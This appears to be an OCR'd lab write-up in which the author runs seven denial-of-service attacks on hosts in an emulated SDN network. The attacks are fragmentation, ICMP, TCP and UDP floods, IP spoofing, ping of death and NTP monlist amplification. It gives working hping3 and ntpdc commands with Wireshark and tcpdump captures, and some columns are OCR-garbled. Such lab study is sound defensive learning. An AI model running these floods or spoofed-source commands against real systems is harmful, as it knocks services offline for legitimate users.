Incorporation of different types of DoS attacks:


1) IP Fragmentation Attack:

IP fragmentation attack is a common type of denial-of-service attack in which the attacker exploits the datagram fragmentation mechanisms. These sorts of packets are good for potentially knocking up the applications and systems to see if any vulnerability exists there.

Sometimes these systems and applications don't deal good with malformed data and result in denial of the service. We can use the following tool and command to achieve this attack on the target h4 that is a part of SDN topology created.

```
ubuntu@sdnhubvm:~[17:19]$ sudo hping3 10.0.0.4 -U -S -s 55355 -d 8080
HPING 10.0.0.4 (eth0 10.0.0.4): SU set, 40 headers + 8080 data bytes
^X^C
--- 10.0.0.4 hping statistic ---
1663 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

After analyzing the wireshark trace, of the attack we can see the following information. We got fragmented IP with TCP protocol. Wireshark doesn't know what to do with such packets as it looks completely garbled. We don't see the source and destination port number in this field, even though its TCP. Wireshark is not sure what is going on because the packet just doesn't look quite right.



No.	Time	Source	Destination	Protocol	Length	Info
30	4.012936000	10.0.2.15	10.0.0.4	TCP	734	55359→0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=8080
31	5.010750000	CadmusCo_c0:d6:60	RealtekU_12:35:02	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
32	5.011099000	RealtekU_12:35:02	CadmusCo_c0:d6:60	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
33	5.013437000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=003e) [Reassembl
34	5.013469000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=003e) [Reasse
35	5.013476000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=003e) [Reasse
36	5.013483000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=003e) [Reasse
37	5.013489000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=5920, ID=003e) [Reasse
38	5.013496000	10.0.2.15	10.0.0.4	TCP	734	55360→0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=8080
39	6.015178000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=003e) [Reassembl
40	6.015254000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=003e) [Reasse
41	6.015275000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=003e) [Reasse
42	6.015292000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=003e) [Reasse
43	6.015309000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=5920, ID=003e) [Reasse
44	6.015336000	10.0.2.15	10.0.0.4	TCP	734	55361→0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=8080
45	7.015950000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=003e) [Reassembl
46	7.015992000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=003e) [Reasse
47	7.016004000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=003e) [Reasse
48	7.016014000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=003e) [Reasse
49	7.016027000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=5920, ID=003e) [Reasse


2) ICMP Flooding Attack:

An ICMP flooding attack is used to overwhelm the target resource host 1 with the ICMP Echo Request packets. These packets are sent as fast as possible without waiting for response from the target machine. Thus, attacker focuses on consumption of both outgoing and incoming bandwidth.

Consequently, a significant overall system slowdown takes place as the targets will often attempt to respond with ICMP Echo Reply packets.

```
ubuntu@sdnhubvm:~[16:49]$ sudo hping3 10.0.0.1 --flood --icmp
HPING 10.0.0.1 (eth0 10.0.0.1): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^X^C
--- 10.0.0.1 hping statistic ---
3169070 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The wireshark trace is as shown below and shows how we can target host 1 with a single source and send ICMP ping requests to overwhelm it by resulting in the denial of service:



3) IP Spoofing Attack:

IP spoofing attack is based on the creation of Internet Protocol packets that have a modified source address so as to hide the identity of the sender or to impersonate other computer system. Attackers use this technique to invoke DoS attacks against a target machine by forging the source IP address.

```
ubuntu@sdnhubvm:~[20:45]$ sudo hping3 10.0.0.1 -a 192.168.10.10 -c 3
HPING 10.0.0.1 (eth0 10.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes

--- 10.0.0.1 hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
ubuntu@sdnhubvm:~[20:45]$ sudo tcpdump host 10.0.0.1 -nnS
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:46:14.551578 IP 192.168.10.10.1130 > 10.0.0.1.0: Flags [none], win 512, lengt
h 0
20:46:15.585545 IP 192.168.10.10.1131 > 10.0.0.1.0: Flags [none], win 512, lengt
h 0
20:46:16.587445 IP 192.168.10.10.1132 > 10.0.0.1.0: Flags [none], win 512, lengt
h 0
```


IP spoofing is mainly used in the DDoS attacks. It is the process of using forged IP addresses to inject packets into the SDN networks in this case for host 1. Sometimes it also occurs due to improper network configuration.

1	0.000000000	192.168.10.10	10.0.0.1	TCP	54 1500→0 [<None>] Seq=1 Win=512 Len=0
2	0.000325000	RealtekU_12:35:02	Broadcast	ARP	60 Who has 192.168.10.10? Tell 10.0.2.2
3	1.014314000	192.168.10.10	10.0.0.1	TCP	54 1501→0 [<None>] Seq=1 Win=512 Len=0
4	1.014964000	RealtekU_12:35:02	Broadcast	ARP	60 Who has 192.168.10.10? Tell 10.0.2.2
5	2.014774000	192.168.10.10	10.0.0.1	TCP	54 1502→0 [<None>] Seq=1 Win=512 Len=0
6	2.014924000	RealtekU_12:35:02	Broadcast	ARP	60 Who has 192.168.10.10? Tell 10.0.2.2
7	22.58432100(	192.168.10.10	10.0.0.1	TCP	54 1130→0 [<None>] Seq=1 Win=512 Len=0
8	22.58455000(	RealtekU_12:35:02	Broadcast	ARP	60 Who has 192.168.10.10? Tell 10.0.2.2
9	23.61828800(	192.168.10.10	10.0.0.1	TCP	54 1131→0 [<None>] Seq=1 Win=512 Len=0
10	23.61875700(	RealtekU_12:35:02	Broadcast	ARP	60 Who has 192.168.10.10? Tell 10.0.2.2
11	24.62018800(	192.168.10.10	10.0.0.1	TCP	54 1132→0 [<None>] Seq=1 Win=512 Len=0
12	24.62077800(	RealtekU_12:35:02	Broadcast	ARP	60 Who has 192.168.10.10? Tell 10.0.2.2


4) UDP Flooding Attack:

A UDP flood is any DoS attack that focuses on flooding the target host with User Datagram Protocol packets. UDP flood attack is used to flood random ports present on a remote host.

This results into the host repeatedly checking for any application listening at a particular port. If no application is found, then it replies with an ICMP 'Destination Unreachable' packet.



This process consumes the host resources resulting into Denial of Service of our target host 3.



5) <u>Ping of Death Attack:</u>

A ping of death attack is used by the attacker to send multiple malformed pings to any target computer. We know that the maximum packet length of any IP packet must be 65,535 bytes, while the Layer 2 restricts it to 1500 bytes over an Ethernet network. In this case, we can use large IP packet and split it across many IP packets. The recipient host 4 will reassemble the IP fragments and form a complete packet. In a Ping of Death attack, the recipient ends up with an IP packet that is larger than 65,535 bytes when reassembled. I am using DDoS attack here from distributed sources and it can also be done with a single source.

```
ubuntu@sdnhubvm:~[16:08]$ sudo hping3 -1 10.0.0.4 --icmp-iplen 65500 --rand-source
HPING 10.0.0.4 (eth0 10.0.0.4): icmp mode set, 28 headers + 0 data bytes
^C
--- 10.0.0.4 hping statistic ---
51 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
ubuntu@sdnhubvm:~[16:12]$
```

Hence, it will overflow memory buffers of host 4 allocated for that packet causing denial of service for legitimate users.

```
 1 0.000000000 242.229.250.107   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=768/3, ttl=64 (no response
 2 1.001240000 24.69.31.80       10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=1024/4, ttl=64 (no response
 3 2.001144000 CadmusCo_c0:d6:60 RealtekU_12:35:02 ARP    42 Who has 10.0.2.2?  Tell 10.0.2.15
 4 2.001326000 RealtekU_12:35:02 CadmusCo_c0:d6:60 ARP    60 10.0.2.2 is at 52:54:00:12:35:02
 5 2.001572000 118.234.165.128   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=1280/5, ttl=64 (no response
 6 3.002053000 224.15.106.44     10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=1536/6, ttl=64 (no response
 7 4.002932000 190.186.52.249    10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=1792/7, ttl=64 (no response
 8 5.003703000 39.34.103.120     10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=2048/8, ttl=64 (no response
 9 6.004513000 229.250.238.229   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=2304/9, ttl=64 (no response
10 7.005374000 95.229.192.141    10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=2560/10, ttl=64 (no respons
11 8.005925000 228.159.54.28     10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=2816/11, ttl=64 (no respons
12 9.007266000 79.233.82.17      10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=3072/12, ttl=64 (no respons
13 10.00832800( 250.192.108.2    10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=3328/13, ttl=64 (no respons
14 11.00958000( 6.105.253.89     10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=3584/14, ttl=64 (no respons
15 12.01061600( 17.169.218.207   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=3840/15, ttl=64 (no respons
16 13.01180200( 229.39.39.140    10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=4096/16, ttl=64 (no respons
17 14.01212300( 50.115.81.8      10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=4352/17, ttl=64 (no respons
18 15.01272000( 127.29.247.58    10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=4608/18, ttl=64 (no respons
19 16.01338300( 221.63.247.105   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=4864/19, ttl=64 (no respons
20 17.01401800( 103.218.93.121   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=5120/20, ttl=64 (no respons
21 18.01438600( 107.77.141.135   10.0.0.4          ICMP   42 Echo (ping) request  id=0xcd12, seq=5376/21, ttl=64 (no respons
```


```
▸ Frame 6: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_c0:d6:60 (08:00:27:c0:d6:60), Dst: RealtekU_12:35:02 (52:54:00:1
▸ Internet Protocol Version 4, Src: 224.15.106.44 (224.15.106.44), Dst: 10.0.0.4 (10.0.0.4)
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x24ed [correct]
    Identifier (BE): 52498 (0xcd12)
    Identifier (LE): 4813 (0x12cd)
    Sequence number (BE): 1536 (0x0600)
    Sequence number (LE): 6 (0x0006)
  ▸ [No response seen]

0000  52 54 00 12 35 02 08 00  27 c0 d6 60 08 00 45 00   RT..5... '..`..E.
0010  00 1c eb bb 00 00 40 01  3a e6 e0 0f 6a 2c 0a 00   ......@. :...j,..
0020  00 04 08 00 24 ed cd 12  06 00                     ....$... ..
```


6) **TCP Flooding Attack:**

A TCP flood DoS attack that floods a target machine with Transmission Control Protocol packets. Just like UDP flooding, the goal of this attack is to flood remote host's random ports. If not specified, the hping3 tool uses TCP packets to flood the destination.

```
ubuntu@sdnhubvm:~[16:33]$ sudo hping3 10.0.0.1 --flood
HPING 10.0.0.1 (eth0 10.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

This results into the host repeatedly checking for any application listening at a particular port. If no application is found, then it replies with an ICMP 'Destination Unreachable' packet.





7) NTP Amplification Attack:

The amplification attacks are aimed at exploiting the bandwidth as well as the network infrastructure. When we consider the NTP amplification attack, we get to know that it is basically a reflection-based volumetric attack in the DDoS category. The attacker repetitively sends the request of getting 'monlist' to the server and spoofs the requesting IP address with that of the victim server. Thus, the NTP server sends the response to the spoofed address with a list that is usually larger than the request. Thus, the amplification of traffic that is targeted to the server takes place and results in the degradation of services to legitimate users. Consequently, NTP servers become an extensive reflection source for DoS amplification attacks as mitigation of this sort of attack is quite difficult. UDP doesn't use handshaking and NTP servers tend to send a multitude of traffic without checking its authenticity.

```
ubuntu@sdnhubvm:~[14:00]$ ntpdc -c monlist 10.0.0.1
```

